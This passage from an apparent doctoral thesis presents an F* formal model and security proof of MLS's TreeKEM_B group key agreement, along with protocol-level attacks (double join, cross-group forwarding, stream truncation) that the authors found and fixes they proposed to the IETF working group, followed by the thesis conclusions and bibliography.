Each run of an MLS protocol involves messages exchanged between an arbitrary number of principals, each of whom maintains local state that may be independently compromised by an adversary. So, in order to formally prove that our specification of TreeKEM_B meets the security goals of Section 5.2, we first need to define a notion of stateful global executions in F*, and then precisely encode both our cryptographic assumptions and the capabilities of the attacker.

5.5.1 Modeling Stateful Protocols & Fine-Grained Compromise

We model executions of a protocol in F* as a single stateful global variable called trace that contains an append-only array of *events*, as depicted in Figure 5.21. As a protocol executes, new events get added to the end of the trace. Hence, the length of the trace provides an abstract notion of global time.

```
1 type prin = string
2 type sid = p:prin * option (sess:nat * option (ver:nat))
3 type label = | Public
4            | Secret: issuers:list sid → readers:list sid → label
5 type usage = | AE | PKE | Sig | Nonce | Guid
6            | KDF: ext:(label * usage) → exp:usage → usage
```

```
1 type event =
2  | StoreState: p:prin → vv:array nat
3              → st:array bytes{length st == length vv} → event
4  | Corrupt: id:sid → event
5  | GenRand: p:prin → r:bytes → l:label → u:usage → event
6  | SendMsg: s:prin → r:prin → m:bytes → event
7
8 val trace: append_only_array event
```

Figure 5.21 – The global execution trace: a *monotonically* growing array of events.

Principals and Session States Whenever a principal p wishes to store a new state st in its local storage, we model this action by adding an event StoreState p vv st to the global trace. In our model, each principal p has a number of active *sessions* and each session has its own state that evolves over time. So, the stored state st is actually an array of session states (serialized as bytestrings), and is associated with a *version vector* vv that indicates the current version of each session.

In our model of TreeKEM_B, each principal has two separate sessions for each group conversation it is a member of. In its so-called *auth session*, it stores its long-term credential and associated signature and initial decryption keys. In its *dec session*, it stores its member_info and current decryption key, along with the current group state data and group secrets. The auth session evolves when the member obtains a new credential, whereas the dec session changes with every epoch.

The type sid is used to identify a set of sessions belonging to a principal: it can be used to

refer to the principal `p` as a whole (e.g. `id=(p,None)`), or can pinpoint a specific version `v` of a specific session `s` (e.g. `id = (p,Some(s,Some v))`).

Corruption Events Normally, the state `st` stored by a principal `p` can only be read by `p`. However, we allow the attacker to dynamically compromise a specific `sid` by injecting an event `Corrupt id` into the `trace`, which then allows it to read any session state covered by `id`. For example, if `id = (p,Some(s,Some v))`, then the attacker only gets to read a specific version `v` of session `s` stored by `p` in the trace.

In our TreeKEM$_B$ model, we define the predicate `auth_compromised mi` for some `member_info` `mi` to mean that the auth session for the credential in `mi` is corrupted, and `dec_compromised mi` to meant that the dec session containing this specific version of `mi` is corrupted.

`Corrupt` event models dynamic compromise, in that the adversary can choose who to compromise based on the protocol run. Corrupting the current state of a principal models *active* compromise, whereas corrupting some previous version of a session is used to model *passive* compromise. This corruption model allows us to reason about the security of a protocol in various fine-grained compromise scenarios. In particular, we can ask for the forward secrecy (FS) of messages sent before a `Corrupt` event, or the post-compromise security (PCS) of messages sent after. Although type systems like F* have been used to verify many cryptographic protocols [68, 107], this is, to our knowledge, the first formalization of FS and PCS in F*.



Figure 5.22 – State compromise and Forward Secrecy for TGKAs
Compromised secrets for a compromised member d. Note that this property is achieved locally if all previous secrets have been securely erased. To achieve this property globally, all members of the Group must have done the same.

Generating Fresh Secrets During the execution of a protocol, a principal `p` may call a pseudorandom number generator to obtain a fresh random bytestring `s` for some intended usage `u` and an expected secrecy level `l`. This event is recorded as `GenRand p s l u` in the trace. The usage may range over using the secret as a symmetric encryption key (`AE`), private decryption key (`PKE`), a signature key (`Sig`), a `Nonce`, a `Guid`, or a `KDF` key from which other keys are derived.

The secrecy label `l` assigned to a `GenRand` event is a security annotation; it has no impact on the execution of the protocol, but allows to track secret values as they flow through the network,

storage, and cryptographic functions. A label indicates whether a value is intended to be Public or Secret. If it is a Secret, it includes a list of issuers and a list of readers. The issuers are principals (or more specifically sids) who may have contributed to the generation of the secret, whereas the readers are the principals (sids) that are meant to read (and hence use) the secret. Informally, if one of the issuers of a labeled secret is corrupted, then the secret may have been chosen by the adversary. Conversely, if one of the readers is corrupted, then the secret may eventually be leaked to the adversary. If both the issuers and readers remain uncorrupted, we expect that the secret should remain confidential.

Sending and Receiving Network Messages The event SendMsg s r m simulates a network message m sent from principal s to r. Since our threat model considers active network attackers, we provide the adversary with functions to read any message in the trace and to inject new messages from any s to any r. An honest principal r can only read messages addressed to it, but by injecting new messages, the attacker can control which messages it receives.

We then provide the attacker an interface by which it can act as a centralized scheduler for the protocol. It can initialize any number of principals, instruct principals to create new group conversations with a chosen set of other principals, and trigger new group operations at specific principals. A priori, the attacker cannot read the local state at any principal. However, it can trigger a compromise event for a specific version of a principal's session, and then it can read the state stored for that versioned session from the global trace. As usual, the attacker can also read or tamper with any message sent between any two principals on the global trace. In addition, the attacker can generate its own secrets and construct its own messages using any values it has learned.

The goal of the formal analysis is to prove that, even with these capabilities, an attacker cannot drive the execution of the protocol into a global trace that violates any of its security goals. Our proof methodology is to establish a security invariant that holds in all reachable global traces, and obtain the protocol's security guarantees as a corollary of this invariant. In particular for TreeKEM_B, we will prove that if a principal A participating in a group G sends or receives a message M in epoch N, then this message enjoys the secrecy and authenticity guarantees expected by A in its local group state.

5.5.2 A Typed Symbolic Cryptographic Interface

The messaging protocols in this paper rely on a cryptographic library that is concretely implemented using cryptographic algorithms that operate over bytestrings. However, to precisely state our cryptographic assumptions about these algorithms, we replace this library with a *symbolic* implementation of cryptography in F* that operates over abstract terms. We then prove that this symbolic model meets a typed cryptographic interface that reflects our assumptions about functionality and security of each primitive. This modeling style is similar to prior work [67, 46], but adapted to work with our model of global execution and state compromise.

Labeled Key Material The typed cryptographic interface tracks the label l and usage u of any secret key material that is generated or derived via some cryptographic function. A public key pk is said to have a label l and usage u to mean that the private key sk corresponding to pk

is a secret with label l and usage u. We say that a label l is *stricter* than a label l' if all the issuers (resp. readers) in l' are included in the issuers (resp. readers) of l. In particular, every label is stricter than Public. We say that a label l is *corrupted* if one of the issuers or readers in l is covered by a Corrupt event in the global trace. A corrupted label is less strict than Public.

We use labeling to control the flow of information as it passes through the cryptographic library, session storage, and the public network. Informally, data can flow from less strict to more strict labels. Only data that is less strict than Public should be sent on the network (since it will become visible to the adversary). Only secrets whose label includes a principal's session should be stored in the corresponding session state.

Labeling Rules for Cryptographic Functions For every cryptographic function in the library, the interface specifies a type that indicates labeling pre-conditions and post-conditions. TreeKEM_B uses functions for transcript hashing, key derivation, multi-recipient public-key encryption, AEAD encryption, and public-key signatures. Each of these functions requires that the key material provided has the right usage, and the payloads have the right labels. For example, mpke_enc s eks takes a secret with label l, and an array of public keys eks, where each public key in the array has usage PKE and a label that is stricter than l, and it returns a public ciphertext. The key derivation function kdf_derive s takes a secret s with label l and usage KDF (l',u') u'', where l is stricter than l', and returns a secret that has label l' and usage u'.

The rule for signatures is a bit different: sign sk m takes a secret sk with label l and usage Sig, and a message m that satisfies some application-specific predicate sig_pred l m, and returns a public signature. Conversely, if verify vk m sg succeeds for a message m and a verification key with an uncorrupted label l, then it guarantees that sign_pred l m holds.

In addition to these security assumptions, the interface also provides correctness lemmas stating, for example, that if the keys match, then decryption is an inverse of encryption.

Attacker API and Secrecy Lemma In our model, the attacker is an F* program that is given an API allowing it to exercise a wide range of capabilities. It can read and write messages to the network, it can read the state of compromised principals, it can generate its own random values, and it can call any cryptographic function. It it can also call functions in the stateful application API provided by TreeKEM_B, hence triggering any group operation at any principal.

The main limitation we place on the attacker is that it can only learn secrets via its given interface. It cannot guess randomly generated bytestrings or break the abstractions provided by our symbolic cryptographic model.

The attacker's knowledge is encoded as a monotonic predicate over the global trace; that is, as the trace grows, so does the attacker's knowledge. To prove the soundness of our labeled cryptographic interface, we prove a general *symbolic secrecy lemma* for all well-typed protocols that use our cryptographic interface stating that secrets with label l can only be known to the adversary after l has been corrupted.

This cryptographic interface is implemented in two different ways. A *concrete* implementation uses a real cryptographic library that implements standard cryptographic algorithms on concrete bitstrings. In our implementation we use the HACL* library [242], which has been proved to be functionally correct, and we assume that the its algorithms satisfy the security goals encoded

in our cryptographic interface. A second *symbolic* implementation of the interface encodes an abstract Dolev-Yao model of cryptography, in a style similar to prior work [67, 46]. We prove that this symbolic implementation meets both the functional and security goals of our cryptographic interface.

5.5.3 Verifying the Security of TreeKEM$_B$ in F*

To prove the security of TreeKEM$_B$, we first define a *tree invariant* that must be preserved by all the group management functions in our specification. We then define a *signature predicate* that must hold whenever a sender signs a message. Then, relying on both of these predicates, we show how to obtain the security goals of MLS.

Tree Invariant For each tree generated in TreeKEM, we compute a *tree label*, by taking the union of the auth sessions of all its members as the set of issuers, and the union of the dec sessions of all its members at the set of readers. This tree label represents the secrecy level of the current membership of the tree; if any of its issuers is compromised, then the tree may have a malicious insider; if any of its readers is corrupted, then the tree's subgroup secret may be leaked to the adversary. We can then state our security invariant for TreeKEM$_B$ as an invariant on each subtree of the group state:

— Every occupied leaf in the tree with member_info mi contains a valid credential with a verification key labeled with the auth session of mi. Further, the current encryption key at the leaf is labeled with the dec session of mi.

— Every non-blank node in the tree contains a key package with a public encryption key and a ciphertext. If none of the members of the sub-tree are auth_compromised, then the label of the encryption key matches the tree label of the subtree, and the ciphertext contains an encrypted secret that is also labeled with the tree label of the subtree.

By typechecking in F*, we prove that this invariant holds in create, and is preserved when a sender locally applies an operation it generates by calling modify; that is, it is preserved by both blank_path and update_path. The proof of each lemma is by induction and case analysis over the tree structure.

Next, we need to prove that the invariant holds at recipients after they receive a Create, Welcome, or Modify message, but for this, we need to rely on the sender's signature, and hence on the TreeKEM$_B$ signature predicate.

Signature Predicate We require that every signature produced by an honest member in TreeKEM$_B$ must satisfy one of the following conditions:

— the signed message is a Create or Welcome and contains the sender's group state which satisfies the tree invariant,

— the signed message is a Modify, and the resulting group state at the sender satisfies the tree invariant, or

— the signed message is a AppMsg, and is a message that the sender intended to send in the current group state.

We first prove that this predicate holds at all calls to sign in our TreeKEM_B specification. We then try to prove that after a recipient processes a signed message, the subsequent state satisfies the tree invariant. This indeed holds for the Create but fails for Welcome. This is because the recipient of a Welcome message is a new member who cannot verify the tree invariant itself, and so it has to rely on the honesty of the sender. As we shall see in Section 5.6, this proof failure exposes the recipient to a variation of the Double Join attack. Once we adopt the mitigation for the attack in $\text{TreeKEM}_\text{B+S}$, we show that recipients of Welcome messages do obtain the invariant.

Next, we try to prove that the recipient of Modify and AppMsg agrees with the sender on the group state. This proof fails again, because it turns out that the signature for these messages does not include the transcript hash or any other unique representative of the group state (see Figure 5.20). This proof failure results in a cross-group forwarding attack, described in Section 5.6. Once we fix the protocol to include the transcript hash in all signatures, we are able to prove both the secrecy invariant and group agreement after all messages.

Proving MLS Security By applying the subgroup secrecy invariant to the root secret, and then to the derived messaging keys, we can show that these keys are labeled with the current members of the group. By then applying the symbolic secrecy lemma, we can prove that these keys, and hence the application messages they encrypt are confidential as long as the current membership is uncompromised. This is enough to obtain Msg-Conf, Add-FS, Rem-PCS, Upd-FS, and Upd-PCS. By additionally relying on the signature predicate for application messages, we obtain Msg-Auth and Grp-Agr.

5.6 Attacks and Mitigations for MLS Draft 7

Our formal proofs of TreeKEM_B uncovered two attacks on the protocol: one violates the subgroup secrecy invariant after Welcome, and the other violates group agreement after Modify.

Double Join Attack on New Members When a new member b receives a group state in a Welcome message from some old member a, it has no idea if the tree is valid: if a is malicious it could attempt an active *double join attack* by sending a tree with its own public keys at all leaves and non-blank nodes. In the resulting tree, the public keys do not correspond to the membership of the subtrees, violating the tree invariant.

This invariant violation may result in many attacks; we show a concrete attack on the Rem-PCS property in Figure 5.23. Suppose a malicious insider a adds f but puts the wrong public keys in the tree; suppose then that f removes a, and sends a message m to the new group. At this point, a is not in the group any more, and we expect that m cannot be read by a but this is not the case, since the group secret is still known to a. In other words, removing a did not heal the group state at f, breaking the expected Remove Security guarantee (Rem-PCS).

Fixing this attack is not easy, since it is inherent in a protocol where any member can add any other. If we restricted the add capability to a trusted set of members, then we can ignore this invariant violation by treating these trusted members as *implicit members* of every subtree. However, such a design requires a significant amount of trust in some principals, which is antithetical to the principles of MLS.



Figure 5.23 – Double Join Attack on new members in TreeKEM$_B$. A malicious (actively compromised) member a (at index 0) adds a new member f (at index 2). As expected, it blanks the path from 2 to the root, then generates an update from 0 to the root. However, when sending the Welcome message to f, a replaces the encryption keys for 47 and 45 with its own encryption keys. Now, even if a is removed by f, it can still compute the new group secret s_{07}.

TreeKEM$_{B+S}$: Signed Trees for TreeKEM$_B$ We propose to extend TreeKEM$_B$ so that the group-state becomes self-authenticating. The key package in every non-blank node of the tree is extended with a signature over (a hash of) the contents of the subtree by the last actor to have modified the subtree, who must be one of the members of the subtree. This prevents a malicious insider from tampering with any subtree it is not a member of, hence restoring the tree invariant.

In TreeKEM$_{B+S}$, the key_package data structure now becomes:

```
type key_package = {
    from : direction;
    node_enc_key: enc_key;
    node_ciphertext: bytes;
    signature:bytes }
```

To initialize the tree, the creator adds a signature to each node on the path from the creator's leaf to the root. Recall that the initial leaf encryption keys are already signed by the members at the leaves. (All other nodes in the initial tree are blank.) Similarly, at each Modify the sender adds a signature to each node on the updated path. To Welcome a new member, the sender forwards the full signed tree to the new member.

When receiving a message, the recipient follows the same rules as TreeKEM$_B$; in particular it does not have to verify the signatures. The only exception is that the new member who receives a Welcome should verify all the signatures (especially if it does not trust the sender). Hence, the only change in complexity is this $O(N)$ computation at new members.

We have modeled a simple version of TreeKEM$_{B+S}$ and shown that it satisfies our security goals, fixing the attack on Rem-PCS. We have proposed this fix to the MLS working group and early indications are that it will be accepted into the protocol. We plan to extend our model with a precise proof of TreeKEM$_{B+S}$ once all the low-level details of this proposal have been concretely specified in a future MLS draft.

Cross-Group Forwarding Attack When a group member b receives a message over a group g, it needs to know that the sender a intended to send the message to this group. If the sender's signature does not include the group state or transcript hash, the recipient does not get this guarantee, leading to a cross-group forwarding attack.

Suppose a sender a and an attacker b both belong to two groups g_1 and g_2. If a sends a message on g_1, b can decrypt it, and then re-encrypt it and send it on g_2 even though a never intended to send this signed message on g_2. To honest recipients on g_2 it will appear as if a is responding to their conversation, which is not the case. To make this attack work in practice requires other pre-conditions. Both groups must have the same identifier gid for the signed header to be valid on both groups. Since these groups may well be served by independent delivery servers, we believe this is plausible.

The fix for this attack is easy: the transcript hash should be added to all signatures. We have proposed this fix to the MLS working group and it will be incorporated in the next draft.

Other MLS Weaknesses and Improvements During the course of this work, we (and others) identified several other weaknesses in the MLS and communicated them to the working group. As we pointed out in Section 5.4, Create and Welcome messages were unsigned in draft 7, which we think was an oversight by the protocol authors. We also found a truncation attack that a network attacker can exploit between MLS epochs.

Stream Truncation : In MLS draft 7 (and in our model), each application message has an authenticated counter called *generation* that is reset to zero in every new epoch. A network attacker can eagerly drop application messages belonging to the old epoch when the epoch changes, causing the stream of messages at the sender and recipients to be inconsistent, or stream truncation. This attack can be fixed by adding a previous_counter field to each application message, as is done in Signal.

It is also important to note that the FS and PCS guarantees of TreeKEM_B (and $\text{TreeKEM}_\text{B+S}$) rely crucially on each member of the group regularly updating its decryption keys (for secrecy) and credentials (for authenticity). In TreeKEM_B, even the efficiency of the protocol relies on members regularly sending updates in order to un-blank nodes. In our model, we do not specify any frequency for these updates, leaving this decision to the messaging application. In parallel work to this paper, other researchers have been looking at designs that try to improve the FS and PCS guarantees of TreeKEM_B [26, 101]. These proposals are currently being discussed in the working group, and we believe that they can and should also be formally evaluated using a comprehensive formal model like ours.

Finally, in our work, we identified some efficiency improvements for Add and Remove that have now being discussed for incorporation into the protocol. For Add, we recommend that, instead of blanking the path from the new member to the root, the encryption key of the new member be added as an extra encryption key for each node on the path. For Remove, we recommend that the sender send an update *after* removing the member, not before as in draft 5, hence un-blanking some of the nodes on the path from the deleted leaf to the root. Both these changes significantly reduce the cost of subsequent group operations by minimizing the number of blank nodes in the tree without changing the essence of the protocol. The change we proposed to Remove was incorporated into draft 6, and the change to Add is under discussion.

Cross-Group redirection attacks In all protocols described in the previous sections, our security goals encompass the fact that every message should be specific to a session and should not

be able to be forwarded across sessions. In order to prevent these cross-session synchronization attacks, the sender of these messages has to include the context of the session which is the collection of all public data upon which the members of the session agree.

The transcript of public values computed and transmitted over the network is usually a very good representative of the context as it includes everything which is not secret, hence, in our formal specification, we prevent cross-group attacks by including the hash of the session transcript (transcript_hash) throughout all KDFs, signatures and encryption decryption context. This is to ensure that sender and recipients do agree on their public state and won't accept messages sent over unexpected sessions or by unexpected senders.

In draft-07, we can see that the transcript_hash is included in the key derivations of the protocol, especially in the case of operation messages but is not included in the signatures at all. This means that a recipient might accept Application messages for a session for which the sender is a member without being the correct session, hence breaking our security goal.

The simple solution to that attack, is to include the transcript_hash under the signature as described in our formal specification.

Inconsistent security guarantees for late joiners One important goal of the protocol is for the members of a group to agree on the public parts of the session and typically have a view at all times of the members in the group. On the other side, privacy is also important which means that members that previously were in the group should be invisible to a newcomer as they are not part of the current group. Another important consideration is that a new joiner does not have the history (transcript) of the group but only its transcript_hash. In general this makes impossible for a newcomer to have certainty that the public data of the group sent by the actor adding the newcomer is correct, especially in an adversarial context.

In our formal specification, and especially in the TreeKEM setting, each change performed by an actor is signed, meaning that each node contains a signature over its current value. This allows the newcomer to know which actors modified the group and potentially at what point of time (as the metadata can contain any information).

MLS doesn't offer this mechanism and like in mKEM has to trust the last actor, which sends the Welcome message. We suggest to either include this Tree of signatures directly in the data-structures used to store the public values of the group or to make it available separately encrypted under group-specific keys for download from an untrusted source so that members can check at all times that their view of the public group (public tree...) is the same as, not only the last actor, but as all the other actors currently in the group.

Application message truncation attacks Modern cryptographic protocols provide strong ways for the users to make sure that application messages are not dropped by active attackers. In particular, Double Ratchet uses the application message counters to ensure that the sender and receivers have the same view on the number of message sent. This mechanism does not exist in MLS allowing an active attacker or a simple network failure to drop the tail of a sender's application messages in each epoch silently.

In our formal specification, to each sender is associated a global counter of application messages and a running hash for application messages. This is to ensure that, not only the application

messages can't be dropped by an active adversary without detection but also that if all application messages were received, the recipient can agree with the sender on their content, exactly as it is the case for the group operations. This information is published by each sender at the moment they perform a new group operation: the `application_hash` and the sender's global counter are included with the message.

This mechanism is providing strictly more guarantees than the one given by Double Ratchet without actually enforcing that the counter is mixed in the key derivation, keeping asynchronicity. We believe that this mechanism, to only inform the recipients with the sender's application state, is important to make the protocol both resilient against truncation attacks and robust in case of lossy networks. Note that different degrees of flexibility and guarantees could be chosen in this mechanism, to for instance allow recipients to know which application messages were dropped.

We propose that minimalistically, MLS provides a sender application counter with each epoch to allow the recipients to, at least periodically, know if messages were lost.

Group secret leakages across epochs The formal model obviously shows that the `Welcome` and `Add` mechanism of MLS draft-07violates some secrecy invariants. Typically, a key and a nonce, together with the `epoch_secret` of an epoch N has to be given to a newcomer when added to create epoch $N + 1$. Obviously the `prinset` attached to the `init_secret` in epoch N does not yet contain the newcomer, hence violating the secrecy invariant. In our formal definition of the messaging functionality, we provide the newcomer with the resulting state and the `epoch_secret` (at $N + 1$) created after the group operation to add this client has been processed by the actor, hence respecting the set of principals attached to the secret.

While it is unclear if an attack might happen on the draft-07design, we propose to change the existing mechanism for the Welcome message to send the state after the member is added such that the main secrecy invariant holds at all times.

Identity management We note that while the protocol document draft-07sets the long term identity to be stable for the lifetime of a group (it doesn't require it to be shared across sessions), this is still a serious restriction over our formal model in which all identity keys are fresh. With other members of the IETF, we recommended by multiple members of the IETF, to allow rotation of the identity keys with no change in the protocol by adding a new member under the new identity key which will then remove the old one, leading to an identity key refresh. Note that because all members can look at the membership, the authentication service can attest of the link between the two identities.

While this proposal is made to avoid changes to the protocol, it might be a better fit to design a dedicated functionality altogether. Especially, we would recommend to split the identity key in an ephemeral, per session, identity and a long term one, stored outside the device to get a better ability to leverage PCS in case of compromise.

Lack of Context for Key Derivations and Encryptions In all our formal specifications, key derivations, encryptions/decryptions or signatures, we generally include much more context than in draft-07. Especially we include a lot of disambiguation context such as the actor, the direction of the change when the key derivation is done in the context of a Tree data structure.

The sub-structures themselves and the global transcript are now included in the document via a node hash but information such as the actor is still not included. This leads to the fact that keys derived in different groups/sub-groups could be the same. It is unclear for us if this information could be leveraged by an active adversarial member, so we do recommend to include these information in the key derivation context of all HPKEs, encryption and signatures.

5.7 Related work and Conclusions

Unger *et al* [230] survey messaging protocols, and point out the paucity of group messaging designs with strong security guarantees, compared to the wealth of work on attacks [202, 234, 201, 146, 154], security definitions [96, 44, 196, 165]

and verified protocols [128, 93, 154] for two-party messaging.

Rösler *et al* [208] describe several vulnerabilities in the way group chats are implemented in popular messaging applications, indicating the need for formal analysis. ART was the first protocol to support asynchronous group messaging with FS and PCS [94]. However, the analysis of ART does not account for Remove, sender authentication, or malicious insiders. Our machine-checked model generalizes ART and accounts for all of these. In parallel to our work, Alwen *et al* [26] observe that the FS guarantees of TreeKEM_B could be improved by using *updatable* public key encryption, whereas Cremers *et al* [101] focus on improving the PCS guarantees of TreeKEM_B. Both these extensions are under discussion at the MLS working group and we plan to extend our model to verify their designs.

While MLS is not yet standardized at this time, a lot of more research has been recently conducted on the protocol [100, 26, 25, 60] or the concepts revolving around it [99, 151, 71, 173].

We follow a line of recent work where researchers have shown how to build precise machine-checkable formal specifications of complex protocols like TLS 1.3 and Signal using tools like Tamarin [102], ProVerif, CryptoVerif [73, 61, 154], and F* [68].

In this chapter, we have explored the notion of Tree-based Group Key Agreement (TGKA) protocols and provided a formal specification of Chained mKEM, 2-KEM Trees, and multiple variants of TreeKEM, including TreeKEM_B, the current TGKA at the heart of MLS. We present a new security analysis of these TGKAs and of the core of the MLS protocol in F* that allows for unbounded size groups, recursive stateful data structures, and fine-grained compromise. This allowed us to prove FS and PCS guarantees for the first time in F*, to our knowledge, and to find concrete attacks that would not be visible in a more abstract model of MLS.

This work represents two years of engagement with the MLS working group, and I believe it had a significant impact. Our preliminary analyses influenced the design of both TreeKEM and TreeKEM_B. We presented our attacks to the working group and our proposed fixes are being incorporated into the next draft. We intend to continue to develop our model, track the standard as it evolves, and started to work on writing a low-level implementation of MLS in F* following our HACL* and Signal* methodology. This is early work, but we are hopeful that it can be completed in the future.

Conclusions

Looking at the security of cryptographic primitives and protocol libraries seemed very natural from the start of this research, wouldn't it be nice to break TLS implementations and the Web?

In this manuscript, Chapter 1 explored an under-exploited (at the time) area of cryptographic research revolving around the functional correctness of the protocol implementations. We successfully built FlexTLS to efficiently implement attacks on the TLS protocol and prototype potential new designs for TLS 1.3. Using this new tool, we were the first to successfully discover hundreds of incorrect execution flaws in notorious TLS implementations and exploit some of these, breaking their concrete security. This was also the opportunity to bring the attention of the community back to legacy and export mechanisms in implementations. Responsible disclosure and fixes for the FREAK and SKIP attacks took months, leaving implementations vulnerable in the meantime. This motivated even further the idea that such vulnerabilities in critical software were unacceptable for society.

We could have decided to focus on cryptographic security of slow functional implementations of protocols but, instead, decided to forget about computational security proofs altogether to attempt to explore the area of high-assurance implementations of cryptographic primitives.

We gave an answer to another of our main research question in Chapter 3: "How to securely implement performant cryptographic primitives which will not suffer from memory safety, functional correctness or side-channel issues?" by creating the first formally verified cryptographic library, HACL*, written in F*. HACL* has set, even by today's standards, a very high quality of implementation for cryptographic primitives. Even though verification guarantees are targeting C and don't cover the hardware-related threats beyond secret independence, HACL* is, from far, the only library providing such a large range of different primitives with such level of guarantees and performance. Moreover, we successfully demonstrated our ability to synthesize portable production-ready code in C which is used by billions of users, through Microsoft products, WireGuard, Linux and the Mozilla Firefox browser. With EverCrypt, we managed to push further boundaries of our methodology by integrating verified assembly with verified C code, with best-in-class performance, and to link them through F* pure specifications.

The immediate question following the work on formally verified primitives is "How to scale the approach to achieve the same implementation guarantees for protocol implementations?". In Chapter 4, we demonstrated that it was possible, by reusing and extending the approach created for HACL*, to verify protocols. This led us to produce the first verified implementation of Signal Protocol, and in particular of X3DH and Double Ratchet. Additionally, we extended the F* extraction toolchain to produce, not only, high-assurance C but WebAssembly. Finally, we

leveraged previous analysis of Signal protocol in ProVerif by mapping it with our F* specification through a manual inspection and a syntactic argument. This showed a different approach than miTLS that I believe to be a complementary and more scalable solution, even though it does not cover the computational security proof of the protocol.

Concluding this research by making our way back to TLS could have been an option. However by that time, we already finished the development of TLS 1.3 at the IETF, and I seized the opportunity of being one of the main authors of the new Messaging Layer Security (MLS) protocol at the IETF. Opportunities such as this one very rarely occur. We had the chance to be able to inform and significantly impact the design of MLS, for three years, and worked towards resolving our last question: "How can we design new protocols in a way that makes them amenable to formal security analysis and verified implementations?". In Chapter 5 of this manuscript, we presented a class of cryptographic constructions we called Tree-based Group Key Agreements (TGKAs) and their formal functional specification in F*. We introduced new TGKAs such as Chained mKEM, 2-KEM Trees, or $\text{TreeKEM}_{\text{B+S}}$, each of them outperforming existing constructions to some degree. We also studied these TGKAs using a symbolic security framework in F*, to prove their security guarantees in the context of MLS. Our incapacity to complete certain group agreement and message authentication proofs, due to design flaws in MLS, also gave us the opportunity to make changes early in the design.

In the future, this research could take many directions. Interestingly, it feels like improving the F* verification toolchain is the key element to be able to leverage the novelties of our approach and to extend further towards larger applications. Even though we produced what we believe are important achievements by creating a modular and scalable approach, the human cost of this research remains, still, pretty important. Formalizing a specification in F* is extremely fast and efficient, but the proof aspects of our low-level implementations or symbolic proofs would benefit from more work to optimize the F* libraries and further reduce the cost in human resources of the research.

It is fair to note that our toolchain is not fully foundational, as we are relying on a SMT solver, unlike other works which are typically using Coq. One way to considerably lower the trusted code base could be to write constructive proofs using F*'s tactic framework. However, a different, and maybe more important direction, would be to formalize a more comprehensive meta-theory of F* and use it to verify the F* compiler itself. Verifying the code extraction mechanisms to C and WebAssembly would also considerably reduce the TCB of the toolchain. In some sense, though, the intuition is that as long as the fragments of syntax and type theory used by our proofs and programs remains simple enough, the risk of F* introducing bugs remains extremely minimal. Other improvements to F* could be: improved support for concurrency which has started with the Steel memory model, or extracting Verilog or VHDL code to produce correct hardware. Extracting verified machine code could be done as well, however, Vale seems to be a good solution to interact with existing F* based developments at this time. Computational security proofs directly in the verification language could also be a new step. While it has already been achieved, long ago, in a previous version of the toolchain for miTLS, restoring relational and probabilistic reasonings in F* could offer us the opportunity to mechanize computational cryptographic proofs with all the benefits of having a formal link between the specification and

implementations, as we did for our symbolic analysis of protocols in Chapter 5.

Finally, when looking at applications for our methodology, there are numerous of candidate projects, both immediate and long-term. On the HACL* side, there is the natural extension of implementing and verifying more cryptographic primitive such as finalists of NIST's lightweight and Post-Quantum competitions. While the lightweight candidates do not seem to present new difficulties, the PQ primitives may offer interesting specification challenges related to distributions, random sampling or more complex algebraic constructs such as isogenies. On the protocol side, the natural next step would be to update the existing MLS specification and low-level implementation, and to provide verified implementations of all our TGKAs. Further from our work, there is a potentially unlimited number of protocols that would be good candidates for verification: one can think of Bluetooth, WiFi or USB stacks, for example, but being more ambitious would be to move towards more system-level programs. I believe, this is now possible.

Bibliography

[1] AFL: american fuzzy lop - a security-oriented fuzzer. https://github.com/google/AFL. Accessed: 2010-09-30.

[2] Can i use: Webassembly.

[3] curve25519-donna: Implementations of a fast Elliptic-curve Diffie-Hellman primitive. https://github.com/agl/curve25519-donna.

[4] The lastpass password manager.

[5] OpenSSL. https://github.com/openssl/openssl Commit e8fb288.

[6] Signal Protocol Library for Java/Android. https://github.com/signalapp/libsignal-protocol-java.

[7] The sodium crypto library (libsodium). https://github.com/jedisct1/libsodium.

[8] Web cryptography api.

[9] HMAC: Keyed-Hashing for Message Authentication. IETF RFC 2104, 1997.

[10] ChaCha20 and Poly1305 for IETF Protocols. IETF RFC 7539, 2015.

[11] Edwards-Curve Digital Signature Algorithm (EdDSA). IETF RFC 8032, 2017.

[12] The Transport Layer Security (TLS) Protocol Version 1.3. IETF Internet Draft 20, 2017.

[13] ebacs: Ecrypt benchmarking of cryptographic systems – supercop. https://bench.cr.yp.to/supercop.html, 2020.

